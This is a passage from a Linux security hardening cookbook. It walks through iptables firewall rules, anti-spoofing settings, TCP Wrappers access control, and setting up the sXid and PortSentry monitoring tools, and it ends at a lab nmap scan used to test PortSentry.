   Here, the `-A` option appends a rule to the existing table. `INPUT` says that this rule will be appended to the Input chain of Iptables. The next few arguments of the `-m conntrack --ctstate ESTABLISHED,RELATED` command make sure that the rule applies only to connections that are online currently. Then, `-j ACCEPT` tells Iptables to accept and allow the packets that match the preceding specified criteria.

6. Now, if we check the list of rules in Iptables again, we will see that our rule has been added.

```
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@sshserver:~#
```

7. Let's assume that we want to allow our SSH connection through Iptables. For this, we add this rule:

```
root@sshserver:~# iptables -A INPUT -p tcp --dport 22 -j ACCEPT
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,EST
ABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@sshserver:~#
```

We have used port `22` as it is the default port for SSH. If you have changed the port for SSH in your server, use the appropriate port from the preceding command.

8. We also need to make sure that our server continues to function properly by letting the services on the server communicate with each other without being blocked by the rules of Iptables. To do this, we want to allow all the packets being sent to the loopback interface.

   We add the following rule to allow the loopback access:

   ```
   iptables -I INPUT 1 -i lo -j ACCEPT
   ```

9. Here, the `-I` option tells `iptables` to insert a new rule rather than append it. It takes the chain and position where the new rule needs to be added. In the preceding command, we add this rule as the first rule in the `INPUT` chain so that it is the first rule that's applied.

10. Now, if we see a list of rules in Iptables using the `-v` option, we notice that the rule for the `lo` loopback interface is our first rule.

```
root@sshserver:~# iptables -L -v
Chain INPUT (policy ACCEPT 2 packets, 64 bytes)
 pkts bytes target     prot opt in     out     source               destination

    0     0 ACCEPT     all  --  lo     any     anywhere             anywhere

   12  2928 ACCEPT     all  --  any    any     anywhere             anywhere
        ctstate RELATED,ESTABLISHED
    0     0 ACCEPT     tcp  --  any    any     anywhere             anywhere
        tcp dpt:ssh

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination


Chain OUTPUT (policy ACCEPT 1 packets, 32 bytes)
 pkts bytes target     prot opt in     out     source               destination

root@sshserver:~#
```

11. Assuming that we have added rules for all the packets to be allowed as per our requirements, we have to make sure that any other packet that enters the `INPUT` chain should be blocked.

    To do so, we will modify the `INPUT` chain by running this command:

    `iptables –A INPUT –j DROP`

```
root@sshserver:~# iptables -A INPUT -j DROP
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere            ctstate RELATED,ES
TABLISHED
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:ssh
DROP       all  --  anywhere             anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

The code in the preceding screenshot shows that the rule to drop all packets has been added to the bottom of the list in the `INPUT` chain. This makes sure that whenever a packet comes in, the Iptables rules are checked in the order specified. If none of the rules match for the packet, it will be dropped, thus preventing a packet from being accepted by default.

12. Until now, whatever rules we have added in Iptables are nonpersistent. This means that as soon as the system is restarted, all the rules in Iptables will be gone.


    So, to save the rules that we have created and then automatically load them when the server reboots, we can use the `iptables-persistent` package.

13. Install the package using this command:

    `apt-get install iptables-persistent`

```
root@sshserver:~# apt-get install iptables-persistent
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  iptables-persistent
0 upgraded, 1 newly installed, 0 to remove and 326 not upgraded.
Need to get 8,960 B of archives.
After this operation, 58.4 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise/universe iptables-persistent a
ll 0.5.3ubuntu2 [8,960 B]
Fetched 8,960 B in 0s (11.7 kB/s)
Preconfiguring packages ...
Selecting previously unselected package iptables-persistent.
(Reading database ... 144788 files and directories currently installed.)
Unpacking iptables-persistent (from .../iptables-persistent_0.5.3ubuntu2_all.deb)
 ...
Processing triggers for ureadahead ...
Setting up iptables-persistent (0.5.3ubuntu2) ...
 * Loading iptables rules...
 *  IPv4...
 *  IPv6...                                                          [ OK ]
root@sshserver:~#
```

14. During the installation process, you will be asked whether you want to save the current `iptables` rules and automatically load them. Select **Yes** or **No** as per your requirements.



15. Once the installation is complete, we can start the package by running this command:

```
root@sshserver:~# service iptables-persistent start
 * Loading iptables rules...
 *   IPv4...
 *   IPv6...                                                    [ OK ]
root@sshserver:~#
```

How it works...

In the preceding example, we use Iptables in Linux to configure a firewall on our system.

First, we go through the basic options of the `iptables` command, and then we see how to add different rules in `iptables`. We add rules to allow localhost access and outgoing active connections. We then add a rule to allow an SSH connection.

Next, we add a rule to deny every other incoming packet that does not match the preceding rules.

Lastly, we use the `iptables-persistent` package to save the rules of `iptables` even after a system reboot.

Blocking spoofed addresses

IP spoofing is a very common technique used by attackers to send malicious packets to a computer server. This is the process of creating IP packets with a forged IP address. It is mainly used for attacks such as **Denial of Service** (**DoS**).

Getting Ready

If we wish to block a spoofed IP address, we need to have a list of IP addresses or domain names from where these spoofed connections have been trying to connect.

How to do it...

We will try to create a basic ruleset of `iptables` through which we will restrict all incoming packets, except those that are necessary for our usage:

1. The first step is to create a rule to allow access to the loopback interface so that services on the system can communicate properly with each other locally. The command to do this is as follows:

   ```
   iptables -A INPUT -i lo -j ACCEPT
   ```

```
root@sshserver:~# iptables -A INPUT -i lo -j ACCEPT
root@sshserver:~# iptables -L -v
Chain INPUT (policy ACCEPT 1 packets, 67 bytes)
 pkts bytes target     prot opt in     out     source               destination

    0     0 ACCEPT     all  --  lo     any     anywhere             anywhere


Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination


Chain OUTPUT (policy ACCEPT 1 packets, 67 bytes)
 pkts bytes target     prot opt in     out     source               destination
```

   This is necessary for the system to function properly.

2. Next, we create a rule for outbound connections that have been initiated by our system:

   ```
   iptables -A INPUT -m conntrack --ctstate RELATED,ESTABLISHED -j
   ACCEPT
   ```

   This will accept all the outbound traffic, including responses from remote servers, which we have try to connect to ourselves (such as any website that we visit):

```
root@sshserver:~# iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -
j ACCEPT
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ES
TABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@sshserver:~#
```

3. Let's create a table to be used in `iptables`. We will call it `blocked_ip` but you can choose a name of your choice:

   ```
   iptables -N blocked_ip
   ```

   This is the table where we will add the spoofed IP addresses that we want to block.

4. Now, we insert this table into the `INPUT` table of `iptables` using this command:

   ```
   iptables -I INPUT 2 -j blocked_ip
   ```

   Note that we have used number `2` to make sure that this rule will be second from the top in Iptables.

5. Next, let's add some bad IPs into the `blocked_ip` table that we have created:

   ```
   iptables -A blocked_ip -s 192.168.1.115 -j DROP
   ```

   We used the `192.168.1.115` IP address as an example here. You can replace it with an IP address that you want to block. If you have more than one IP address to block, add them one by one to `iptables`.

6. We can see a list of rules in `iptables` using this command:

   `iptables -L`

   In the details shown in the following screenshot, at the bottom, you'll notice the IP address that we are trying to block. You can specify a single IP address or a range as per your needs.

```
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
blocked_ip  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ES
TABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain blocked_ip (1 references)
target     prot opt source               destination
DROP       all  --  192.168.1.115        anywhere
```

7. After making rules in Iptables, we can edit the `/etc/host.conf` file as well. Open the file in any editor of your choice. I am using `nano`:

   `nano /etc/host.conf`

   Now, add or edit the following lines in the file, as shown here:

   `orderbind,hosts`

   `nospoof on`

```
# The "order" line is only used by old versions of the C library.
order hosts,bind
multi on

nospoof on
```

In the preceding example, the `nospoof on` option performs a comparison of the IP address returned by the hostname lookup with the hostname returned by the IP address lookup. If the comparison fails, this option generates a spoof warning.

Once done, save and close the file. This will also help to protect the system from IP spoofing.

How it works...

To block a spoofed IP address or any other IP address, we again use Iptables as it is the default firewall, unless we don't want to use any other tool that's available for Linux.

We create rules once again to allow localhost access to the system and also to keep outbound active connections alive. Then, we create a table in Iptables, which we use to maintain a list of spoofed IP addresses that we want to block. We add this table to the input chain of Iptables. Then, we can add any IP address to the table whenever required, and it will automatically get blocked.

We also use the `/etc/host.conf` file to protect the system from IP spoofing.

Blocking incoming traffic

One of the most important tasks for a Linux system administrator is to control access to network services. At times, it may be better to block all incoming traffic on the server and only allow the required services to connect.

Getting Ready

As we will be using Iptables here as well, no extra package is needed to perform these steps. We just need a user account with `super user` access. However, this account should preferably not be a `root` account.

How to do it...

We will configure Iptables to deny everything except the traffic that has been initiated from inside our system (such as web browsers that get web traffic or a download that has already been initiated to update the package or any other software):

1. As seen in previous examples, the first rule in Iptables will be to allow access to localhost data. Run this command in order to allow access:

   ```
   iptables -A INPUT -i lo -j ACCEPT
   ```

```
root@sshserver:~# iptables -A INPUT -i lo -j ACCEPT
root@sshserver:~# iptables -L -v
Chain INPUT (policy ACCEPT 1 packets, 67 bytes)
 pkts bytes target     prot opt in     out     source               destination

    0     0 ACCEPT     all  --  lo     any     anywhere             anywhere


Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination


Chain OUTPUT (policy ACCEPT 1 packets, 67 bytes)
 pkts bytes target     prot opt in     out     source               destination
```

2. The next rule will be to accept all traffic-related to outbound connections. This also includes responses from the remote server to which our system is connected:

   `iptables -A INPUT -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT`

```
root@sshserver:~# iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -
j ACCEPT
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ES
TABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@sshserver:~#
```

3. Next, we will add a rule to accept **Time Exceeded** ICMP packets. This is important for time-restricted connection setups:

   `iptables -A INPUT -p icmp -m icmp --icmp-type 11 -j ACCEPT`

4. After this, we will add a rule to accept **Destination Unreachable** ICMP packets coming in from remote servers:

   `iptables -A INPUT -p icmp -m icmp --icmp-type 3/4 -j ACCEPT`

5. Then, add a rule to accept ping requests/responses (Echo ICMP) to keep our system's connections alive to those web services that may require ping:

```
iptables -A INPUT -p icmp -m icmp --icmp-type 8 -j ACCEPT
```

6. Once the preceding rules have been added, we check the list in Iptables by running this command:

```
iptables -L
```

```
root@sshserver:~# iptables -A INPUT -p icmp -m icmp --icmp-type 11 -j ACCEPT
root@sshserver:~# iptables -A INPUT -p icmp -m icmp --icmp-type 3/4 -j ACCEPT
root@sshserver:~# iptables -A INPUT -p icmp -m icmp --icmp-type 8 -j ACCEPT
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ES
TABLISHED
ACCEPT     icmp --  anywhere             anywhere             icmp time-exceeded
ACCEPT     icmp --  anywhere             anywhere             icmp fragmentation
-needed
ACCEPT     icmp --  anywhere             anywhere             icmp echo-request

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@sshserver:~#
```

7. We will create a table of `iptables`, which will contain a list of acceptable rules and services:

```
iptables -N allowed_ip
```

We then add this table to the INPUT chain of Iptables:

```
iptables -A INPUT -j allowed_ip
```

8. Let's add a rule so that access to SSH is allowed on the system. To do so, we run this command:

   ```
   iptables -A allowed_ip -p tcp --dport 22 -j ACCEPT
   ```

9. If we check the list of rules in Iptables, we get the following result:

   ```
   iptable -L
   ```

```
root@sshserver:~# iptables -A allowed_ip -p tcp --dport 22 -j ACCEPT
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ES
TABLISHED
ACCEPT     icmp --  anywhere             anywhere             icmp time-exceeded
ACCEPT     icmp --  anywhere             anywhere             icmp fragmentation
-needed
ACCEPT     icmp --  anywhere             anywhere             icmp echo-request
allowed_ip  all  --  anywhere             anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain allowed_ip (1 references)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
root@sshserver:~#
```

10. Once we have added rules to accept the traffic that we want, we will now want to reject all other traffic for which no rules have been set. To do so, we add this rule:

    ```
    iptables -A INPUT -j REJECT --reject-with icmp-host-unreachable
    ```

    By doing this, whenever anyone tries to connect to the server, a **Host Unreachable** ICMP packet will be sent to them, which would then terminate the connection attempt.

11. After adding all of the preceding rules, Iptables will now look similar to what is shown in the following screenshot:

```
iptables -L
```

```
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ES
TABLISHED
ACCEPT     icmp --  anywhere             anywhere             icmp time-exceeded
ACCEPT     icmp --  anywhere             anywhere             icmp fragmentation
-needed
ACCEPT     icmp --  anywhere             anywhere             icmp echo-request
allowed_ip  all  --  anywhere             anywhere
REJECT     all  --  anywhere             anywhere             reject-with icmp-h
ost-unreachable

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain allowed_ip (1 references)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
```

How it works...

To block all incoming traffic on the server and allow only outbound connections, we again use Iptables as it is the default firewall of Linux.

To allow the proper functioning of the server internally, we allow access to localhost.

Next, to keep the outbound connections active, we add a rule to accept the **Time Exceeded**, **Destination Unreachable,** and **Echo ICMP** packets.

Once these rules have been added, we can decide whether we wish to allow any incoming traffic for particular services, such as SSH, or a certain client address. For this, we create a table to add a list of IP addresses for the clients that we want to allow. We add a rule to allow access to an SSH service or any other service as per our requirements.

Lastly, we add a rule to reject all the traffic for which no rule has been added.

Configuring and using the TCP Wrapper

Securing a server by restricting access is a critical measure, which should never be avoided while setting up a server. Using TCP Wrappers, we can allow only those networks to have access to our server's services that we have configured and support TCP Wrappers.

Getting Ready

To demonstrate these steps, we use two systems that are on the same network and can ping each other successfully. One system will be used as the server and the other as the client.

How to do it?

Linux provides several tools to control access to network services. TCP Wrappers is one among those and adds an additional layer of protection. Here, we will take a look at how to configure TCP Wrappers to define access for different hosts.

1. First, we need to check whether a program supports TCP Wrappers or not. To do this, first find the path of an executable program using the `which` command:

   `which sshd`

   ```
   root@sshserver:~# which sshd
   /usr/sbin/sshd
   root@sshserver:~#
   ```

   Here, we have used the SSH program as an example.

2. Next, we use the `ldd` program to check the compatibility of the SSH program with TCP Wrappers:

   `ldd /usr/sbin/sshd`

```
root@sshserver:~# ldd /usr/sbin/sshd
        linux-gate.so.1 =>  (0xb77cd000)
        libwrap.so.0 => /lib/i386-linux-gnu/libwrap.so.0 (0xb7729000)
        libpam.so.0 => /lib/i386-linux-gnu/libpam.so.0 (0xb771b000)
        libselinux.so.1 => /lib/i386-linux-gnu/libselinux.so.1 (0xb76fb000)
        libpthread.so.0 => /lib/i386-linux-gnu/libpthread.so.0 (0xb76e0000)
        libcrypto.so.1.0.0 => /lib/i386-linux-gnu/libcrypto.so.1.0.0 (0xb7535000
)
        libutil.so.1 => /lib/i386-linux-gnu/libutil.so.1 (0xb7531000)
        libz.so.1 => /lib/i386-linux-gnu/libz.so.1 (0xb751b000)
        libcrypt.so.1 => /lib/i386-linux-gnu/libcrypt.so.1 (0xb74e9000)
        libgssapi_krb5.so.2 => /usr/lib/i386-linux-gnu/libgssapi_krb5.so.2 (0xb7
4ab000)
```

If the output of the preceding command has the `libwrap.so` content, it means that the program is supported by TCP Wrappers.

3. Now, whenever an SSH program tries to connect to the server using TCP Wrappers, two files are checked in this order:
   - `/etc/hosts.allow`: If a matching rule is found in this file for the program, access will be given
   - `/etc/hosts.deny`: If a matching rule is found in this file for the program, access will be denied
4. If no matching rule is found in either of the two files for the specific program, access will be given.
5. If we try to connect to the SSH server, before adding any rule, we see that it connects successfully.

```
root@mykerberos:~# ssh tajinder@192.168.1.107
The authenticity of host '192.168.1.107 (192.168.1.107)' can't be established.
ECDSA key fingerprint is 31:9d:b4:6e:ab:ed:d0:0f:14:28:6c:df:eb:fb:1f:0b.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.107' (ECDSA) to the list of known hosts.
tajinder@192.168.1.107's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jan  5 16:48:08 2016 from tj-dev-client.local
tajinder@sshserver:~$
```

6. Now let's suppose we want to deny access to the SSH program for a particular system that has a given IP address. Then, we will edit the `/etc/hosts.deny` file, as shown here:

```
# /etc/hosts.deny: list of hosts that are _not_ allowed to access the system.
#                  See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: some.host.name, .some.domain
#             ALL EXCEPT in.fingerd: other.host.name, .other.domain
#
# The PARANOID wildcard matches any host whose name does not match its
# address.
#
# You may wish to enable this to ensure any programs that don't
# validate looked up hostnames still leave understandable logs. In past
# versions of Debian this has been the default.
# ALL: PARANOID

sshd    :       192.168.1.106
```

7. If we try to connect to the SSH server from this particular system for which we have denied access, it shows the following error:

```
root@mykerberos:~# ssh tajinder@192.168.1.107
ssh_exchange_identification: Connection closed by remote host
root@mykerberos:~#
```

8. If we want to allow access for all programs and clients, you can either add no rules in either of the two files or add the following line to the `/etc/hosts.allow` file:

```
ALL     :       ALL
```

9. If we want to allow access for all the services from a particular client that has the `192.168.1.106` IP address, then we add the following line to the `/etc/hosts.allow` file:

```
# /etc/hosts.allow: list of hosts that are allowed to access the system.
#                   See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: LOCAL @some_netgroup
#             ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
#

ALL     :       192.168.1.106
```

10. If we want to allow all the clients on a particular network to access SSH, except for a particular client that has the `192.168.1.100` IP address, we can make the following changes to the `/etc/hosts.allow` file:

```
# /etc/hosts.allow: list of hosts that are allowed to access the system.
#                   See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: LOCAL @some_netgroup
#             ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
#

sshd    :       192.168.1.100   :       DENY
sshd    :       192.168.1.0/255.255.255.0       :       ALLOW
```

11. After making the aforementioned changes, when we try to connect through SSH, we see the following error:

```
root@mykerberos:~# ssh tajinder@192.168.1.101
ssh_exchange_identification: Connection closed by remote host
root@mykerberos:~# ifconfig eth0 192.168.1.102
root@mykerberos:~# ssh tajinder@192.168.1.101
tajinder@192.168.1.101's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jan 19 02:40:55 2016 from 192.168.1.100
tajinder@sshserver:~$
```

We can see that once the IP address has been changed for the client, SSH access is now allowed, which means that all the clients on a particular network can access SSH, except for the IP address that has been denied.

12. The preceding steps block the services rules are defined in the `/etc/hosts.allow` file. However, at the server end, we don't get to know which client has tried to access the server and when. So, if we want to maintain a log of all connection attempts by the client, we can edit the `/etc/hosts.allow` file, as shown here:

```
# /etc/hosts.allow: list of hosts that are allowed to access the system.
#                   See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: LOCAL @some_netgroup
#             ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
#

sshd : 192.168.1.103 : spawn /bin/echo `/bin/date` from %h > /conn.log : deny
```

In the preceding screenshot, the `spawn` keyword defines that whenever a connection request is made by the client, it will echo the details that are specified by the `%h` option and save it in the `conn.log` log file.

13. Now, when we read the contents of the `conn.log` file, we see these details:

```
root@sshserver:/# cat conn.log
Tue Jan 19 05:32:54 IST 2016 from 192.168.1.103
root@sshserver:/#
```

The file contains a log of when the client has tried to connect and from which IP address. More details can be captured using different arguments of the `spawn` command.

How it works...

We use TCP Wrappers to restrict access to programs that are supported by the TCP Wrapper package.

We first check whether the program we want to restrict is supported by TCP Wrapper or not using the `ldd` tool.

We then add a rule in the `/etc/hosts.allow` or `/etc/hosts.deny` file as per our requirements.

We add a rule to restrict the program from a particular client or the complete network as per our needs.

Using the spawn option in TCP Wrapper, we even maintain a log for the connection attempts made by the client or the program that we have restricted.

7
Security Tools

In this chapter, we will discuss:

- Linux sXID
- PortSentry
- Using Squid Proxy
- OpenSSL Server
- Tripwire
- Shorewall

Linux sXID

In Linux, normally a file has permissions of read, write, and execute. Apart from these permissions, it can also have special permissions, such as **Set owner User ID** (**SUID**) and **Set Group ID up on execution** (**SGID**). Due to these permissions, it is possible for a user to log in from their account and still run a particular file/program with the permissions of the actual file owner (which can be root also).

sXid is the tool for monitoring SUID/SGID on a regular basis. Using this tool, we can track changes in the SUID/SGID of files and folders.

Getting Ready

To use the tool, we need to install the `sxid` package on our Linux system. We can either use the `apt-get` command to install the package, or we can download the package and manually configure and install it.

How to do it...

To start monitoring SUID/SGID files and folders, we begin with the installation of the package and then we configure the tool as per our requirements:

1. The first step is to install the `sxid` package. To do so, we run the command as follows:

   ```
   apt-get install sxid
   ```

```
root@tj-dev:~# apt-get install sxid
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  exim4 exim4-base exim4-config exim4-daemon-light heirloom-mailx
Suggested packages:
  eximon4 exim4-doc-html exim4-doc-info spf-tools-perl swaks
Recommended packages:
  mailx
The following NEW packages will be installed:
  exim4 exim4-base exim4-config exim4-daemon-light heirloom-mailx sxid
0 upgraded, 6 newly installed, 0 to remove and 334 not upgraded.
Need to get 1,908 kB of archives.
After this operation, 4,334 kB of additional disk space will be used.
Do you want to continue [Y/n]? y
```

2. Once the installation completes, we start editing the file `/etc/sxid.conf` to use the tool as per our requirements. Open the file in any editor of your choice:

   ```
   nano /etc/sxid.conf
   ```

3. In the configuration file, look for the line shown in the following screenshot:

```
# Who to send reports to
EMAIL = "root"
```

   Change the value for `EMAIL` to any other email ID if you wish to get the output of changes whenever `sxid` is run to your email ID.

4. Next, look for the line which reads `KEEP_LOGS` and change the value to any numerical value of your choice. This number defines how many log files to keep:

```
# How many logs to keep
KEEP_LOGS = "5"
```

5. If you wish to get the logs even when `sXid` finds no changes, then change the value for `ALWAYS_NOTIFY` to `yes`:

```
# Always send reports, even when there are no changes?
ALWAYS_NOTIFY = "no"
```

6. We can define a list of directories, separated with spaces, for the option `SEARCH` for `sXID` to use as a starting point for its search.

   However, if we wish to exclude any directory from the search, we can specify it under the `EXCLUDE` option:

```
# Where to begin our file search
SEARCH = "/usr /usr/local/share"

# Which subdirectories to exclude from searching
EXCLUDE = "/usr/local"
```

   Suppose we have a directory `/usr/local/share` to be searched, and the `/usr/local` directory has been mentioned in the exclude list, then it will still be searched. This becomes useful for excluding a main directory, and only specifying one.

7. There are many more options in `/etc/sxid.conf` that can be configured as per our requirements. Once we are done with editing the file, save and close the file.
8. Now, if we want to run `sXid` manually for spot-checking, we use the following command:

   `sxid -c /etc/sxid.conf -k`

```
root@tj-dev:~# sxid -c /etc/sxid.conf -k
sXid Vers   : 4.20130802
Check run   : Mon Feb  1 21:18:03 2016
This host   : tj-dev
Spotcheck   : /root
Excluding   : /proo /mnt /cdrom /floppy
Ignore Dirs: /home
Forbidden   : /home /tmp


No changes found
```

Here, the `-c` option helps to define the path of the `config` file if it is not automatically picked by the command. The `-k` option runs the tool.

How it works...

First we install the `sXid` package, and then we configure it by editing the file `/etc/sxid.conf` as per our requirements.

Once the configuration has been done, we run `sXid` manually to perform spot-checking.

We can even add an entry in `crontab` to run `sXid` automatically at a defined interval if we wish to.

PortSentry

As a system administrator, one major concern is to protect the system from network intrusions.

This is where **PortSentry** comes into the picture. It has the ability to detect scans on a host system and react to those scans in the way we choose.

Getting Ready

To demonstrate the implementation and usage of PortSentry, we need two systems on the same network that can ping each other.

Also, we need the `Nmap` package on one system, which will be used as the client, and on the other system, we will install and configure the `PortSentry` package.

To install the `Nmap` package, use the following command:

```
apt-get install nmap
```

```
root@client:~# apt-get install nmap
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  nmap
0 upgraded, 1 newly installed, 0 to remove and 326 not upgraded.
Need to get 1,623 kB of archives.
After this operation, 6,876 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise/main nmap i386 5.21-1.1ubuntu
1 [1,623 kB]
Fetched 1,623 kB in 4s (331 kB/s)
```


How to do it?

1. On the first system, we install the `Portsentry` package, using the following command:

   `apt-get install portsentry`

```
root@server:~# apt-get install portsentry
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  logcheck
The following NEW packages will be installed:
  portsentry
0 upgraded, 1 newly installed, 0 to remove and 334 not upgraded.
Need to get 74.2 kB of archives.
After this operation, 315 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise/universe portsentry i386 1.2-
12 [74.2 kB]
Fetched 74.2 kB in 1s (49.7 kB/s)
Preconfiguring packages ...
Selecting previously unselected package portsentry.
(Reading database ... 65%
```

2. During the installation process a window will open containing some information about `Portsentry`. Just click `OK` to continue:



3. As soon as the installation completes, `portsentry` starts monitoring on the TCP and UDP ports. We can verify this by checking the file `/var/log/syslog` using the following command:

   `grep portsentry /var/log/syslog`

```
Feb  2 11:20:01 tj-dev portsentry[10295]: adminalert: Going into listen mode on
TCP port: 32774
Feb  2 11:20:01 tj-dev portsentry[10295]: adminalert: Going into listen mode on
TCP port: 40421
Feb  2 11:20:01 tj-dev portsentry[10295]: adminalert: Going into listen mode on
TCP port: 49724
Feb  2 11:20:01 tj-dev portsentry[10295]: adminalert: Going into listen mode on
TCP port: 54320
Feb  2 11:20:01 tj-dev portsentry[10295]: adminalert: PortSentry is now active a
nd listening.
Feb  2 11:20:01 tj-dev portsentry[10298]: adminalert: PortSentry 1.2 is starting
.
Feb  2 11:20:01 tj-dev portsentry[10299]: adminalert: Going into listen mode on
UDP port: 1
Feb  2 11:20:01 tj-dev portsentry[10299]: adminalert: Going into listen mode on
UDP port: 7
```

   We can see messages related to `portsentry` in the log.

4. Now, on the second machine, which we are using as client, run the `Nmap` command as shown in the following:

```
root@client:~# nmap -sT -v 192.168.1.102

